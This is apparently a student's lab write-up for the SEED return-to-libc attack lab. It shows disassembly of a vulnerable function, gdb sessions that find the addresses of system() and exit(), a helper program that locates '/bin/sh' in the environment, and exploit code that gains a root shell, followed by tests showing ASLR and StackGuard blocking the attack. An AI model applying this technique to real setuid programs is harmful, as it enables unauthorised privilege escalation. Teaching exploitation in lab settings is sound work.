

Return-to-libc Attack Lab

Task 1




```
 80484da:       89 e5                   mov    %esp,%ebp
 80484dc:       83 ec 14                sub    $0x14,%esp
 80484df:       50                      push   %eax
 80484e0:       ff d2                   call   *%edx
 80484e2:       83 c4 10                add    $0x10,%esp
 80484e5:       c9                      leave
 80484e6:       e9 75 ff ff ff          jmp    8048460 <register_tm_clones>

080484eb <bof>:
 80484eb:       55                      push   %ebp
 80484ec:       89 e5                   mov    %esp,%ebp
 80484ee:       83 ec 18                sub    $0x18,%esp
 80484f1:       ff 75 08                pushl  0x8(%ebp)
 80484f4:       6a 28                   push   $0x28
 80484f6:       6a 01                   push   $0x1
 80484f8:       8d 45 ec                lea    -0x14(%ebp),%eax
 80484fb:       50                      push   %eax
 80484fc:       e8 8f fe ff ff          call   8048390 <fread@plt>
 8048501:       83 c4 10                add    $0x10,%esp
 8048504:       b8 01 00 00 00          mov    $0x1,%eax
 8048509:       c9                      leave
 804850a:       c3                      ret

0804850b <main>:
 804850b:       8d 4c 24 04             lea    0x4(%esp),%ecx
 804850f:       83 e4 f0                and    $0xfffffff0,%esp
 8048512:       ff 71 fc                pushl  -0x4(%ecx)
 8048515:       55                      push   %ebp
 8048516:       89 e5                   mov    %esp,%ebp
 8048518:       51                      push   %ecx
 8048519:       83 ec 14                sub    $0x14,%esp
 804851c:       83 ec 0c                sub    $0xc,%esp
 804851f:       6a 00                   push   $0x0
 8048521:       e8 aa fe ff ff          call   80483d0 <setuid@plt>
 8048526:       83 c4 10                add    $0x10,%esp
```

As we see in `objdump -d retlib`, the `bof` assembly execute `sub $0x18, %ebp` indicate the space to store local variables. Since the old `%ebp` will take 4 bytes, the return address starts at `buf[24]`. Thus we set `system()` at `&buf[24]`, `/bin/sh` at `&buf[32]`, and `exit()` at `&buf[36]`.




```
0004| 0xbfffed64 --> 0xbfd5ae1c
0008| 0xbfffed68 --> 0xb756a9d0
0012| 0xbfffed6c --> 0x804858b (<__libc_csu_init+75>: a
dd     edi,0x1)
0016| 0xbfffed70 --> 0x1
0020| 0xbfffed74 --> 0xbfffee34 --> 0xbffff017 ("/home/
seed/libclab/retlib")
0024| 0xbfffed78 --> 0xbfffee3c --> 0xbffff031 ("XDG_VT
NR=7")
0028| 0xbfffed7c --> 0x804b008 --> 0xfbad2488
[-------------------------------------------------------
------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7576da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$ 
```



```
[03/08/19]seed@VM:~/libclab$ export MYSHELL=/bin/sh
[03/08/19]seed@VM:~/libclab$ ./getenv
MYSHELL address is at 0xbffffe1c
[03/08/19]seed@VM:~/libclab$ 
```

We can use `p system` and `p exit` to get the address of `system()` and `exit()` in `gdb`. To get the address of `/bin/sh`, we can export `/bin/sh` as a custom environment variable and run the following code to get the address.

```c
/* getenv.c */

#include <stdio.h>
#include <stdlib.h>

int main(int argc,char *argv[])
{
    char *p = getenv("MYSHELL");
    if(NULL == p)
     {
         printf("MYSHELL does not exist\n");
         exit(0);
     }
     printf("MYSHELL address is at %p\n", p);
     return 0;
}
```




```
root@VM: /home/seed/libclab                                    6:50 PM
[03/08/19]seed@VM:~/libclab$ gcc exploit.c -o exploit
[03/08/19]seed@VM:~/libclab$ ./exploit
[03/08/19]seed@VM:~/libclab$ ./retlib
# whoami
root
# exit
Segmentation fault
[03/08/19]seed@VM:~/libclab$ 
```


Using the following code, we have successfully get the root privilege.

```
// In exploit.c

*(long *) &buf[32] = 0xbffffe1c ;    // "/bin/sh"
*(long *) &buf[24] = 0xb7e42da0 ;    // system()
*(long *) &buf[36] = 0xb7e369d0 ;    // exit()
```

Part2




```
root@VM: /home/seed/libclab                                    8:03 PM
[03/08/19]seed@VM:~/libclab$ ./retlib
# exit
Segmentation fault
[03/08/19]seed@VM:~/libclab$ mv retlib newretlib
[03/08/19]seed@VM:~/libclab$ ls
badfile  exploit.c  newretlib               peda-session-retlib.txt
exploit  getenv     peda-session-dash.txt  retlib.c
[03/08/19]seed@VM:~/libclab$ ./newretlib
sh: 1: h: not found
Segmentation fault
[03/08/19]seed@VM:~/libclab$
```



```
0000| 0xbfffebb8 --> 0x8002b568 --> 0x8002b5c0 --> 0xa73 ('s\n')
0004| 0xbfffebbc --> 0x2000 ('')
0008| 0xbfffebc0 --> 0x8002b5c0 --> 0xa73 ('s\n')
0012| 0xbfffebc4 --> 0xb7e3f9a3 (<__read_nocancel+25>:  pop    eb
x)
0016| 0xbfffebc8 --> 0x8002ae54 --> 0x2ad74
0020| 0xbfffebcc --> 0x80014532 (add    esp,0x10)
0024| 0xbfffebd0 --> 0x0
0028| 0xbfffebd4 --> 0x8002b5c0 --> 0xa73 ('s\n')
[-----------------------------------------------------------------
--------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0xb7fd9ce5 in __kernel_vsyscall ()
gdb-peda$ q
[03/08/19]seed@VM:~/libclab$ ls
badfile     getenv                    peda-session-retlib.txt
exploit     newretlib                 retlib.c
exploit.c   peda-session-dash.txt
[03/08/19]seed@VM:~/libclab$ ./getenv
MYSHELL address is at 0xbffffe1c
[03/08/19]seed@VM:~/libclab$ mv getenv newgetenv
[03/08/19]seed@VM:~/libclab$ ./new
bash: ./new: No such file or directory
[03/08/19]seed@VM:~/libclab$ ./newgetenv
MYSHELL address is at 0xbffffe16
[03/08/19]seed@VM:~/libclab$ 
```

The `newretlib` program does not work after changing the name. This is because the address to environment variable also change as the filename changed, as shown in the bottom picture.


Task 2



```
[03/08/19]seed@VM:~/libclab$ sudo  /sbin/sysctl -w kernel.randomi
ze_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[03/08/19]seed@VM:~/libclab$ mv newgetenv getenv
[03/08/19]seed@VM:~/libclab$ ./getenv
MYSHELL address is at 0xbfa8de1c
[03/08/19]seed@VM:~/libclab$ ./getenv
MYSHELL address is at 0xbff40e1c
[03/08/19]seed@VM:~/libclab$ ./getenv
MYSHELL address is at 0xbf8bae1c
[03/08/19]seed@VM:~/libclab$ ./getenv
MYSHELL address is at 0xbfdf3e1c
[03/08/19]seed@VM:~/libclab$ mv newretlib retlib
[03/08/19]seed@VM:~/libclab$ ./retlib
Segmentation fault
[03/08/19]seed@VM:~/libclab$ ./retlib
Segmentation fault
[03/08/19]seed@VM:~/libclab$
```

Address randomization changes addresses during run-time. Thus we cannot exploit this vulnerability by fixed addresses.

Task 3



```
[03/08/19]seed@VM:~/libclab$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted
[03/08/19]seed@VM:~/libclab$
```

Enabling the StackGuard protection allows user to detect stack smash attempt and terminate the program before attack. Thus we cannot exploit this vulnerability when it's on.